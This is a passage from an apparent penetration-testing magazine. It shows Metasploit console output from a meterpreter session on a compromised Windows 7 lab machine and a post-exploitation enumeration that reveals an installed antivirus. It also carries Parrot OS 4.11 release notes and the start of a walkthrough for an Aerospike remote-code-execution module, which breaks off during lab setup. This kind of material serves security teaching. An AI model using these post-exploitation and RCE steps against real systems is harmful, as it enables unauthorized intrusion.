


```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

When he ran the post/windows/gather/enum_applications module to see the applications installed on the target system he found that there was an antivirus installed on the target system.



```
msf6 > use post/windows/gather/enum_applications
msf6 post(windows/gather/enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this m
                                       odule on.

msf6 post(windows/gather/enum_applications) > 
```



```
msf6 post(windows/gather/enum_applications) > set session 2
session => 2
msf6 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-DHH9GH6L5SP

Installed Applications
======================

 Name                                              Version
 ----                                              -------
 Avast Free Antivirus                              21.2.2455
 Druva inSync 6.5.2                                6.5.2.0
 FileZilla Client 3.53.1                           3.53.1
 Google Chrome                                     89.0.4389.114
 Google Update Helper                              1.3.36.51
 LibreOffice 6.1.2.1                               6.1.2.1
```

These were the two hacking scenarios in which the target is placed behind a router or firewall.

WHAT'S NEW - PARROT OS 4.11

The latest version of Parrot Security OS, the parrot security 4.11 has been released recently. This version comes with Linux kernel 5.10 by default and it will be soon updated to kernel 5.11. This kernel upgrade provides better hardware support. The makers have also removed broken, unused tools and updated their metapackages. Metasploit has been updated to 6.0.3 6 from 6.0.0 in the previous version and it will be updated weekly starting from this release. Routersploit has been updated to work with Python 3.9. Better cap has been updated to 2.29. Pompem, exploit and vulnerability finder has been patched to work with wpvulndb. With this release, Parrot OS finally depreciated python 2.7. Now, the default version of python is Python 3. Go has been updated to 1.15 and the default GCC version is 10.2.1. New shells, Fish and Zsh have been added. The security of the operating system has also been updated. also being updated. Xspy is no longer executable. The look of KDE plasma desktop environment is also improved and XFCE has been updated and fixed.

Aerospike, Win32k DrawIconEX and Windows POST VSS Modules

METASPLOIT THIS MONTH


Welcome to the third Metasploit This Month feature of this year. Let us learn about the latest exploit modules of Metasploit.

Aerospike Database UDF Lua CE Module


TARGET: Aerospike < 5.1.0.3 **TYPE: Remote** **Module: Exploit**
ANTI-Malware : NA

Aerospike is an row oriented in memory open source NoSQL Database built for Linux. The above mentioned versions of Aerospike allow user-defined functions to call the 'os.execute' Lua function. This module exploits this vulnerability to execute remote code on the target and gain shell with the privileges of the user running the aerospike service.

We have tested this exploit module on aerospike community version 5.0.0.10 running on Ubuntu 18. Let's set the target first. Download the zip archive of aerospike and extract its contents as shown below. The download information of aerospike is given in our Downloads section.




```
user1@ubuntu:~/Downloads$ ls
aerospike-server-community-5.0.0.10-ubuntu18.04.tgz
user1@ubuntu:~/Downloads$ gunzip aerospike-server-community-5.0.0.10-ubuntu18.04
.tgz
user1@ubuntu:~/Downloads$ ls
aerospike-server-community-5.0.0.10-ubuntu18.04.tar
user1@ubuntu:~/Downloads$ 
```




```
user1@ubuntu:~/Downloads$ ls
aerospike-server-community-5.0.0.10-ubuntu18.04.tar
user1@ubuntu:~/Downloads$ tar xvf aerospike-server-community-5.0.0.10-ubuntu18.0
4.tar
aerospike-server-community-5.0.0.10-ubuntu18.04/
aerospike-server-community-5.0.0.10-ubuntu18.04/SHA256SUMS
aerospike-server-community-5.0.0.10-ubuntu18.04/aerospike-server-community-5.0.0
